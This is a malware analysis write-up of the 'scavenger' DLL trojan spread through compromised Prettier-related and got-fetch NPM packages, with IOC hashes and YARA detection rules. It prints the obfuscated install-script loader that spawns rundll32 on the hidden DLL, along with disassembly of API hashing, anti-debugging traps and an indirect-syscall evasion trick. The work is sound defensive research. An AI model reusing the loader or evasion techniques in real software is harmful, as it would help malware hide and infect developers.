

# Supply Chain Trojan sc\_trojan\_jwjf

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IOCs: [Gist](#)

On July 18th, Socket published [research](#) on a phishing campaign which led to a compromise of a set of NPM packages which were related to the [Prettier](#) code formatting tool. The DLL trojan found in this attack as well other samples as investigated below is designated as `sc_trojan_jwjf`.

*Update:* Twitter user [cyb3rjerry](#) located the name of the malware, `scavenger`, according to parts of the PDB path found in this sample:

```
c3536b736c26cd5464c6f53ce8343d3fe540eb699abd05f496dcd3b8b47c5134
```

You can read all about it in the excellent blog [here](#).

## Package got-fetch

In addition to this part of the campaign, two versions of the got-fetch NPM package were compromised by the same adversary:

Package Name	Version
<a href="#">got-fetch</a>	5.1.11
<a href="#">got-fetch</a>	5.1.12

### Package 5.1.11

```
Package: 3ca29a4036491bfb1cce9ddd2f355bb3cec80cc0dcd2915c456c25ca103cd273
```

```
Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecafc4e0b1c5d4794594717232c3b2
```

```
Filename: install.cjs
```

```
DLL: c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
```

```
Filename: crashreporter.dll
```

### Package 5.1.12

Package: af54ae60e996322a0f099b6e57fe32cc9fc07c12288c333904adf3cebf11d8dd

Javascript: fc1420c8e74cc15292e9d443b1aa04f697ecaf4c4e0b1c5d4794594717232c3b2

Filename: install.cjs

DLL: 30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4

Filename: crashreporter.dll

### Malicious Javascript

The part of the malicious Javascript that executes the next stage DLL is identical in both files.


```

152 function logDiskSpace() {
153   try {
154     if(os.platform() === 'win32') {
155       const tempDir = os.tmpdir();
156       require('chi+ld_pro+cess')["sp"+"awn"]("rund"+"ll32",
157       [path.join(__dirname, 'crashreporter' + '.dll') + ",main"]);
158       log(`Temp directory: ${tempDir}`);
159       const files = cache.readdirSync(tempDir);
160       log(`Number of files in temp directory: ${files.length}`);
161     }
162   } catch (err) {
163     summary.errors++;
164     log(`Error accessing temp directory: ${err.message}`);
165   }
166 }
167

```

### Malicious DLL

The two DLLs collected from the got-fetch packages are almost identical to the DLLs found in the Prettier toolchain packages. Here are the exported main functions side by side. The one on the right is from the Prettier packages.



Note: The Binary Ninja plugin used to clean up annotations temporarily for nice screenshot is [CleanShot](#). It isn't a formal community plugin yet, and is still under development. If you have suggestions, please do share.

### Analysis Focus: DLL

This part of the writeup will focus on the DLL found in the Prettier toolchain packages. These samples don't run easily in most sandboxes due to an array of anti-analysis trickery.

```
DLL: c68e42f416f482d43653f36cd14384270b54b68d6496a8e34ce887687de5b441  
Filename: node-gyp.dll
```

## API Hashing

To perform API hashing, the malware must access and parse the Process Environment Block (PEB). In the next figure we can see the linear address of the PEB being read from `gs:[0x60]`. This is the first step towards clandestinely resolving APIs via hashes.

```
+0x18000aab4 c605457b120001 mov byte [rel data_180132600], 0x1  
+0x18000aab b 48833db57a120000 cmp qword [rel data_180132578], 0x0  
+0x18000aac3 7510 jne 0x18000aad5  
+0x18000aac5 65488b042560000000 mov rax, qword [gs:0x60]  
+0x18000aace 488905a37a1200 mov qword [rel data_180132578], rax  
+0x18000aad5 488b059c7a1200 mov rax, qword [rel data_180132578]  
+0x18000aad c 488b4018 mov rax, qword [rax+0x18]
```

The API hashes used by this malware family are of two kinds. First, are the DLL name hashes. In the next figure, we can see the API hash used to find `ntdll.dll` : `0xcd8fc5c4`. This hash does not appear in [HashDB](#) yet. Isolation of the algorithm and reporting of the hashes found in this malware family are on the todo list.

+0x1800adbf	898574240000	mov	dword [rbp+0x2474 {var_11f6c_1}], eax
+0x1800adc5	8b8574240000	mov	eax, dword [rbp+0x2474 {var_11f6c_1}]
+0x1800adcb	8bc0	mov	eax, eax
+0x1800adcd	b9c4c58fcd	mov	ecx, 0xcd8fc5c4 // ntdll.dll API hash
+0x1800add2	483bc1	cmp	rax, rcx
+0x1800add5	7514	jne	0x1800adeb
+0x1800add7	488b8530300000	mov	rax, qword [rbp+0x3030 {var_113b0_1}]
+0x1800adde	488b4030	mov	rax, qword [rax+0x30]
+0x1800ade2	48898538300000	mov	qword [rbp+0x3038 {var_113a8_1}], rax
+0x1800ade9	eb10	jmp	0x1800adfb
+0x1800adeb	e91cfdffff	jmp	0x1800ab0c
+0x1800adf0	48c7853830000000...	mov	qword [rbp+0x3038 {var_113a8_1}], 0x0
+0x1800adfb	488b8538300000	mov	rax, qword [rbp+0x3038 {var_113a8_1}]
+0x1800ae02	488985980b0000	mov	qword [rbp+0xb98 {var_13848_1}], rax
+0x1800ae09	488b85980b0000	mov	rax, qword [rbp+0xb98 {var_13848_1}]
+0x1800ae10	488985003e0000	mov	qword [rbp+0x3e00 {var_105e0_1}], rax
+0x1800ae17	488b85003e0000	mov	rax, qword [rbp+0x3e00 {var_105e0_1}]
+0x1800ae1e	4863403c	movsxd	rax, dword [rax+0x3c]
+0x1800ae22	488b8d980b0000	mov	rcx, qword [rbp+0xb98 {var_13848_1}]
+0x1800ae29	4803c8	add	rcx, rax
+0x1800ae2c	488bc1	mov	rax, rcx
+0x1800ae2f	488985083e0000	mov	qword [rbp+0x3e08 {var_105d8_1}], rax
+0x1800ae36	488d85b0f60000	lea	rax, [rbp+0xf6b0 {var_4d30}]
+0x1800ae3d	488b8d083e0000	mov	rcx, qword [rbp+0x3e08 {var_105d8_1}]
+0x1800ae44	488bf8	mov	rdi, rax {var_4d30}
+0x1800ae47	488d7118	lea	rsi, [rcx+0x18]
+0x1800ae4b	b9f0000000	mov	ecx, 0xf0
+0x1800ae50	// Copy PE header ntdll.dll to stack		
+0x1800ae50	f3a4	rep movsb	byte [rdi], [rsi] {var_4e20} {var_4d30} {0x0}
+0x1800ae52	b808000000	mov	eax, 0x8
+0x1800ae57	486bc000	imul	rax, rax, 0x0

The API hash is shown in the red highlight at the top of the figure above. And the red highlight at the bottom is the PE headers from `ntdll.dll` being copied onto the stack. This is where the export table address is accessed and then used to resolve more API hashes.

### Detection Opportunity: Ntdll API Hash

The API hash used to locate `ntdll.dll` provides a nice detection opportunity. The following is a YARA rule that incorporates the instructions that use the API hash. This rule matches a number of other DLLs from this same malware family outside of the ones from the Prettier and got-fetch NPM package. This is just an image of the first draft YARA rule. You can access the current version with any revisions in the Gist that goes with this research. You will also find updates lists of IOCs like file hashes and more.

```
rule Hash_Ntdll_PrettierNPM
{
  meta:
    author = "Malware Utkonos"
    date = "2025-07-19"
    description = "Matches malicious DLLs related to the ones found in the Prettier NPM supply chain compromise."
  strings:
    $op = { b9c4c58fcd 483bc1 75 }
    // 18000d555 b9c4c58fcd mov ecx, 0xcd8fc5c4
    // 18000d55a 483bc1 cmp rax, rcx
    // 18000d55d 7514 jne 0x18000d573
  condition:
    uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x0004550 and $op
}
```

Here are the results of ongoing YARA hunting using this rule. If you want fresh data, please look at the gist linked above.

```
0254abb7ce025ac844429589e0fec98a84ccefae38e8e9807203438e2f387950
1aeab6b568c22d11258fb002ff230f439908ec376eb87ed8e24d102252c83a6e
30295311d6289310f234bfff3d5c7c16fd5766ceb49dcb0be8bc33c8426f6dc4
5bed39728e404838ecd679df65048abcb443f8c7a9484702a2ded60104b8c4a9
75c0aa897075a7bfa64d8a55be636a6984e2d1a5a05a54f0f01b0eb4653e9c7a
80c1e732c745a12ff6623cbf51a002aa4630312e5d590cd60e621e6d714e06de
877f40dda3d7998abda1f65364f50efb3b3aebef9020685f57f1ce292914feae
8c8965147d5b39cad109b578ddb4bfca50b66838779e6d3890eefc4818c79590
90291a2c53970e3d89bacce7b79d5fa540511ae920dd4447fc6182224bbe05c5
9ec86514d5993782d455a4c9717ec4f06d0dfcd556e8de6cf0f8346b8b8629d4
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c4504c579025dcd492611f3a175632e22c2d3b881fda403174499acd6ec39708
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d845688c4631da982cb2e2163929fe78a1d87d8e4b2fe39d2a27c582cfed3e15
dd4c4ee21009701b4a29b9f25634f3eb0f3b7f4cc1f00b98fc55d784815ef35b
```

Note: The Binary Ninja plugin I used to make the YARA rules is [copy\\_yara\\_format\\_bytes.py](#). It doesn't have a formal name yet and is under development. Feedback welcome! And hopefully it can mature into a community plugin.

### Cast a Wider Net

The specific rule shown above hunts for how this malware family implements this particular API hash. However, to find other potential usages of this hash outside of this malware family or other potentially related malware families, the bytes that the rule is looking for need to be more generalized. Therefore, adding a wildcard to the right nibble of the REX prefix on the `cmp` instruction and dropping the ModR/M byte completely make the second instruction more generalized. Then dropping the opcode entirely from the first instruction leaving the API hash immediate value alone makes it even more generalized. Interestingly, a number of different samples match this generalized rule. Triage of these additional samples is on the todo list.

```
rule Hash_Ntdll
{
  meta:
    author = "Malware Utkonos"
    date = "2025-07-19"
    description = "Matches malicious files that use a specific hash to match ntdll.dll."
  strings:
    $op = { c4c58fcd 473B }
           // 18000adcd b9c4c58fcd      mov     ecx, 0xcd8fc5c4
           // 18000add2 483bc1          cmp     rax, rcx
  condition:
    uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550 and $op
}
```

Here are the preliminary results of hunting using this generalized rule. These are not yet traiged and may contain some false positives.

```
102e68f5cfe15a1c9197f3684b5c1ab4335a3048e1f61661c29c885707933947
437f5fa47b3249ca1927ae0e84840153281ce276daa568dc23a0ae8f48cdfd64
4b65a3043f2ff69ecf250327c1ae98a362e37151b42ecab31a7f690a66bc317e
638d6dce0d74f510f578616514ad836668834939024d4e61f6ad1a97f492a136
6a01de1654da642537e46c917e7c5561360045964469ced616b2ab8191c95249
ccfc206bf555cd4500b0c4047ad4cd40a053bb9e18371ae7dd8fcb2433ae9a1b
d594fcc51c7453ca5699d511143887268b1a7648202d08108b472b0996115c09
e3a4bfc68cc89d340c19da35a73624e84c861c0b5c27a6c97bbd8a2c2985d2ad
```

### Function Name API Hashes

The other type of API hash found in this malware family is a function name hash. These are used to resolve API functions and then store the address of the function in a variable on the stack that is used to call the function. The first one after the hash of `ntdll.dll` is `ZwClose`. This next figure shows the API hash at the top and the function address in `rax` at the bottom. The instruction pointer in the middle of the image shows the location on the stack where the function address is about to be stored.

```

0000000018000AFD3 8B85 78240000 mov eax,dword ptr ss:[rbp+2478]
0000000018000AFD9 8BC0 mov eax,eax
0000000018000AFDB B9 4A97DA9B mov ecx,9BDA974A ZwClose
0000000018000AFE0 48:38C1 cmp rax,rcx
0000000018000AFE3 75 6E jne node-gyp.18000B053
0000000018000AFE5 48:8885 481B0000 mov rax,qword ptr ss:[rbp+1B48]
0000000018000AFEC 8840 24 mov eax,dword ptr ds:[rax+24]
0000000018000AFEF 48:8B8D 980B0000 mov rcx,qword ptr ss:[rbp+B98]
0000000018000AFF6 48:03C8 add rcx,rax
0000000018000AFF9 48:8BC1 mov rax,rcx
0000000018000AFFC 48:8985 183E0000 mov qword ptr ss:[rbp+3E18],rax
0000000018000B003 48:8885 481B0000 mov rax,qword ptr ss:[rbp+1B48]
0000000018000B00A 8840 1C mov eax,dword ptr ds:[rax+1C]
0000000018000B00D 48:8B8D 980B0000 mov rcx,qword ptr ss:[rbp+B98]
0000000018000B014 48:03C8 add rcx,rax
0000000018000B017 48:8BC1 mov rax,rcx
0000000018000B01A 48:8985 203E0000 mov qword ptr ss:[rbp+3E20],rax
0000000018000B021 48:6385 4C070000 movsxd rax,dword ptr ss:[rbp+74C]
0000000018000B028 48:8B8D 183E0000 mov rcx,qword ptr ss:[rbp+3E18]
0000000018000B02F 0FB70441 movzx eax,word ptr ds:[rcx+rax*2]
0000000018000B033 48:8B8D 203E0000 mov rcx,qword ptr ss:[rbp+3E20]
0000000018000B03A 8B0481 mov eax,dword ptr ds:[rcx+rax*4]
0000000018000B03D 48:8B8D 980B0000 mov rcx,qword ptr ss:[rbp+B98]
0000000018000B044 48:03C8 add rcx,rax
0000000018000B047 48:8BC1 mov rax,rcx
0000000018000B04A 48:8985 48300000 mov qword ptr ss:[rbp+3048],rax
0000000018000B051 EB 10 jmp node-gyp.18000B063
0000000018000B053 E9 2AFEFFFF jmp node-gyp.18000AE82
0000000018000B058 48:C785 48300000 000000 mov qword ptr ss:[rbp+3048],0
0000000018000B063 48:8885 48300000 mov rax,qword ptr ss:[rbp+3048]
0000000018000B06A 48:8985 283E0000 mov qword ptr ss:[rbp+3E28],rax
0000000018000B071 48:8B85 283E0000 mov rax,qword ptr ss:[rbp+3E28]
0000000018000B078 0FBE00 movsx eax,byte ptr ds:[rax]
0000000018000B07B 83F8 4C cmp eax,4C
0000000018000B07E 0F84 BE050000 je node-gyp.18000B642

```

qword ptr ss:[rbp+3048]=[0000000000A6EBA8]=0  
rax=<ntdll.ZwClose>

## Malware Behavior Catalog: API Hashing

The Malware Behavior Catalog code for API Hashing is [B0032.001](#). This is a type of anti-static analysis used for evasion and executable code obfuscation.

## Anti-Debugging Traps

There are quite a few anti-analysis, anti-debugging, and anti-vm techniques used in this malware family. If you fall into many of them, they lead to a null pointer trap. Each of the null pointer traps starts with an API hash of `GetACP`. The hash is `0xf330068a`, but I have made an enum in Binary Ninja similar to ones that cxiao's awesome [plugin](#) makes based on HashDB. I can then display the hash in a more readable form. The first instruction near the bottom in yellow is the call to `GetACP`. This is a junk call that doesn't do anything real. Finally, a data variable that I have named `nullptr_trap` is read from. This data variable is always null. Finally, the instruction that attempts to dereference the pointer is at the bottom highlighted in red. This instruction raises an exception: `C0000005 EXCEPTION_ACCESS_VIOLATION`.



## Cross References

▶ Filter (7)

▼ Code References

▼ sub\_18000aa50

```
|← 18000b62d mov rax, qword [rel nullptr_trap]
|← 18000c198 mov rax, qword [rel nullptr_trap]
|← 18000d121 mov rax, qword [rel nullptr_trap]
|← 1800106b1 mov rax, qword [rel nullptr_trap]
|← 180012b26 mov rax, qword [rel nullptr_trap]
|← 180013d84 mov rax, qword [rel nullptr_trap]
|← 180014911 mov rax, qword [rel nullptr_trap]
```

### IsDebuggerPresent

One of the early traps can be hit if the debugger has not been hidden. The API hash for `IsDebuggerPresent` is `0xc3da4ec4` and is shown in the next figure. The DLL name hash used along with this function name hash is `0x1819ae87` and represents `kernel32.dll`.

```
+0x18000bb44 8bc0 mov eax, eax
+0x18000bb46 b9c44edac3 mov ecx, IsDebuggerPresent
+0x18000bb4b 483bc1 cmp rax, rcx
```

### Encoded Configuration Strings

The malware hides its configuration in a series of quad word stack strings. The next figure shows the first example which encodes the string `\SCVNGR_VM`. This string is later appended to the user's temp directory path and stored for later use.



```

struct _PEB
{
0000     BOOLEAN InheritedAddressSpace;
0001     BOOLEAN ReadImageFileExecOptions;
0002     BOOLEAN BeingDebugged;
0003     BOOLEAN ImageUsesLargePages;
0008     HANDLE Mutant;
0010     PVOID ImageBaseAddress;
0018     PPEB_LDR_DATA Ldr;
0020     struct _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
0028     PVOID SubSystemData;
0030     PVOID ProcessHeap;
0038     struct _RTL_CRITICAL_SECTION* FastPebLock;

```

### Thread Hide-and-Seek

The next anti-analysis trick has a number of different stages to it. First, it gets the handle for the current thread via a call to `GetCurrentThread` located at `0x18000d136`. This call is shown in the next figure.

```

+0x18000d136  ff158cf00e00    call    qword [rel GetCurrentThread]
+0x18000d13c  48898558410000  mov    qword [rbp+0x4158 {var_10288_1}], rax
+0x18000d143  488b052e541200  mov    rax, qword [rel data_180132578]

```

Next the API hash for `NtSetInformationThread`, `0x96c7b422` is resolved at `0x18000d649` as shown in the next figure.

```

+0x18000d641  8b85c0240000    mov    eax, dword [rbp+0x24c0 {var_11f20_1}]
+0x18000d647  8bc0            mov    eax, eax
+0x18000d649  b922b4c796     mov    ecx, NtSetInformationThread
+0x18000d64e  483bc1         cmp    rax, rcx
+0x18000d651  756e           jne    0x18000d6c1

```

Next the API hash for `ZwAllocateVirtualMemory`, `0x95dd2b8c` is resolved at `0x18000dc0b` as shown in the next figure.


```

+0x18000dc03  8b85cc240000    mov    eax, dword [rbp+0x24cc {var_11f14_1}]
+0x18000dc09  8bc0            mov    eax, eax
+0x18000dc0b  b98c2bdd95     mov    ecx, ZwAllocateVirtualMemory
+0x18000dc10  483bc1         cmp    rax, rcx
+0x18000dc13  756e           jne    0x18000dc83


```

This next figure is fairly complex. At the top highlighted in red is the call to `ZwAllocateVirtualMemory` located on the stack. In green above it are the function call parameters. Then in the middle of this figure are a series of hard-coded immediate values which comprise the bytes of the function that makes the indirect syscall. The three





This next figure shows the function as it appears in the debugger.



The next figure shows the core of the anti-debugging technique used here. The input parameter shown in `rdx` is `0x11` which is `ThreadHideFromDebugger`. If this call is made, your debugging session is over and everything goes poof.

```
Default (x64 fastcall)
1: rcx FFFFFFFFFFFFFFFFE FFFFFFFFFFFFFFFFE
2: rdx 0000000000000011 0000000000000011
3: r8 0000000000000000 0000000000000000
4: r9 0000000000000000 0000000000000000
5: [rsp+28] 0000000000000300 0000000000000300
```


And then this next figure shows the function as it appears in Binary Ninja after creating a function in the newly mapped segment.

```
int64_t NtSetInformationThread_syscall()

+0x00283000 int64_t NtSetInformationThread_syscall()


+0x00283000 4c8bd1 mov r10, rcx
+0x00283003 b80d000000 mov eax, 0xd
+0x00283008 0f05 syscall // NtSetInformationThread
+0x0028300a c3 retn {__return_addr}
```

To make it easier to navigate between the mapped segment and the call in the malware DLL, you can create a cross reference manually. This cross reference is shown in the next figure.




### Anti-Debugging Circumvention

This anti-debugging syscall can be circumvented by replacing the syscall opcode with two `nop`, `0x90`, instructions. However, this is not the optimal method for circumvention. According to Microsoft's [documentation](#) for `NtSetInformationThread`, the return value for this function when it succeeds is `STATUS_SUCCESS` or `0x0`. In case the return value is checked or used elsewhere, replacing the two bytes for `syscall` with `xor eax, eax` is better. The instruction bytes for this are the same length as `syscall`, two bytes, `31C0`. Using this alternative instruction means the `STATUS_SUCCESS` value of `0x0` is set in `eax` and the return value of the function is correct. The resulting modified function is shown in the next figure as seen in the debugger.



However, because this function is dynamically generated, the above patching would need to be performed on the fly in the debugger. If you want to patch the file in advance so that the change is permanent, you must change the two bytes in the caller function. The two immediate values that represent the syscall instruction are where this patch needs to happen. The next figure shows those two locations patched appropriately as seen in the debugger.



### Detection Opportunity: Indirect Syscall Immediate Obfuscation

The technique of hiding a syscall function as bytes hard-coded in immediate values presents a nice opportunity for detection. This technique is reminiscent of stack strings where the characters of the string are obfuscated in immediate values before being written to the stack. However, in this case, the immediate values are written to allocated memory and become a function. The following figure shows a YARA rule that targets this technique. The actual rule rather than a PNG is provided in the gist linked to earlier.

```
rule IndirectSyscall_ImmediateObfuscation
{
  meta:
    author = "Malware Utkonos"
    date = "2025-07-19"
    description = "Detects bytes obfuscated in immediates that could be part of an indirect syscall."
  strings:
    $op = { c640??0f [0-15] c640??05 [0-15] c640??c3 }
    // 18000dd1f c640080f mov byte [rax+0x8], 0xf
    // 18000dd23 488b85c0040100 mov rax, qword [rbp+0x104c0]
    // 18000dd2a c6400905 mov byte [rax+0x9], 0x5
    // 18000dd2e 488b85c0040100 mov rax, qword [rbp+0x104c0]
    // 18000dd35 c6400ac3 mov byte [rax+0xa], 0xc3
  condition:
    uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x0004550 and $op
}
```

The hunting results have not been fully triaged yet. This is on the todo list. However, a spot check shows that the rule is matching malware files that are outside of the malware family we’re analyzing here. The next figure shows the match location as seen in Binary Ninja with the syscall bytes located in immediate values.

```

+0x14000fbb9 41b940000000    mov     r9d, 0x40
+0x14000fbbf 41b800300000    mov     r8d, 0x3000
+0x14000fbc5 ba0b00000000    mov     edx, 0xb
+0x14000fbca 33c9            xor     ecx, ecx {0x0}
+0x14000fbcc ff1506250700    call   qword [rel VirtualAlloc]
+0x14000fbd2 488905d7210800  mov     qword [rel data_140091db0], rax
+0x14000fbd9 41b808000000    mov     r8d, 0x8
+0x14000fbd7 488b942488000000  mov     rdx, qword [rsp+0x88 {var_e0_1}]
+0x14000fbd7 488b0dc2210800  mov     rcx, qword [rel data_140091db0]
+0x14000fbee e87df80600      call   sub_14007f470
+0x14000fbf3 488b05b6210800  mov     rax, qword [rel data_140091db0]
+0x14000fbfa c640080f        mov     byte [rax+0x8], 0xf ←
+0x14000fbfe 488b05ab210800  mov     rax, qword [rel data_140091db0]
+0x14000fc05 c6400905        mov     byte [rax+0x9], 0x5 ←
